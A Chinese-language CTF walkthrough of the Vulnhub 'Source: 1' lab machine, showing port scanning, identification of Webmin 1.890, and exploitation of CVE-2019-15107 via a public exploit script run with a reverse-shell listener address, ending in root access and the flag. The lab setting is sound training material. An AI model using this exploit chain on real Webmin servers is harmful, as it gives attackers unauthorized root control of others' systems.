Vulnhub-Source-1(CVE-2019-15107)

一、靶机搭建

选择打开选项


选中下载的ova文件,然后导入选择一个存放路径即可

如果遇到不兼容的情况,可以打开**.vmx**修改,改为和虚拟机一个版本号
二、信息收集

官方信息

复制代码
Name: Source: 1
Date release: 17 Jul 2020
难度:初级
描述:为 AttackerKB 聊天室创建的简单 CTF 盒子。这是练习的独立版本。这个框可能会出现在供应链攻击的后续房间里,因为它是一个很好的最新例子。


扫ip

靶机ip:192.168.108.154

扫开放服务和端口

开放了22和10000端口
指纹探测

bash 复制代码

nmap 192.168.108.154 -p 22,10000 -sV -sC -O --version-all 

没什么可以利用的信息,看到10000 端口版本信息,MiniServ 1.890 (Webmin httpd)
目录扫描


dirsearch扫描看看,扫不出来

dirb扫描,无结果
三、Web渗渗透

访问10000端口,是一个登录网站,源码和指纹信息都没有什么利用点

想到刚才找到的网站版本号,查找一下历史漏洞

下载下来查看一下,需要结合msf才能使用

CVE-2019-15107-Webmin远程命令执行漏洞

上网搜一下看看,存在漏洞,参考文章:

php 复制代码
https://github.com/squid22/Webmin_CVE-2019-15107
https://github.com/jas502n/CVE-2019-15107?tab=readme-ov-file

下载exp到kali

四、提权

赋予权限


开启监听端口,并执行脚本

bash 复制代码
./webmin_exploit.py 192.168.108.154 10000 192.168.108.130 4444

拿到root权限
在跟目录下发现flag

flag:THM{UPDATE_YOUR_INSTALL}

相关推荐
科技象限22 分钟前
数据防泄密系统怎么选?看它怎么把几道防线叠成网
运维·安全·网络安全·安企神
print_Hyon1 小时前
【CTF-CRYPTO-教学-RSA】第七节:低加密指数攻击,已知n和e求c(e很小,m的e次方比n小,c可直接开方得到结果)
ctf
sbjdhjd2 小时前
云安全 | 从特权容器到旧版 runC:Docker 宿主机访问与运行时缺陷复盘
运维·网络安全·docker·云原生·kubernetes·云计算·云安全
TheBlackHoleLab4 小时前
【VulnHub系列】Napping: 一次曲折的渗透历程
靶场·vulnhub·napping
sbjdhjd18 小时前
云安全 | Docker 容器逃逸复盘(三):docker.sock 挂载与 Docker-in-Docker 风险
经验分享·网络安全·docker·云原生·容器·kubernetes·云安全
Dachui_11221 天前
内网穿透如何限制访问地区?ZeroNews Geo Location 区域访问控制实践
运维·网络安全·内网穿透·访问控制·远程办公·api安全·ip白名单
HackTwoHub1 天前
DeepSeek Harness 红队破甲插件|适配 SRC 挖掘场景,区分平台拦截与模型原生输出,用于大模型安全边界合规测评研究
安全·web安全·网络安全·系统安全·密码学·网络攻击模型·安全架构
菩提小狗1 天前
每日安全情报报告 · 2026-10-09
网络安全·漏洞·cve·安全情报·每日安全
白帽攻防录1 天前
SRC 挖洞:TanStack Start 服务器函数 XSS 深度复盘,CVE-2026-102989 怎么窃取用户会话
运维·服务器·网络安全·xss
中原第一高手1 天前
fofatoto 1.8.0 发布:启动即知新版本、中文进度面板与更干净的 Web 日志
python·网络安全·开源·资产测绘·fofa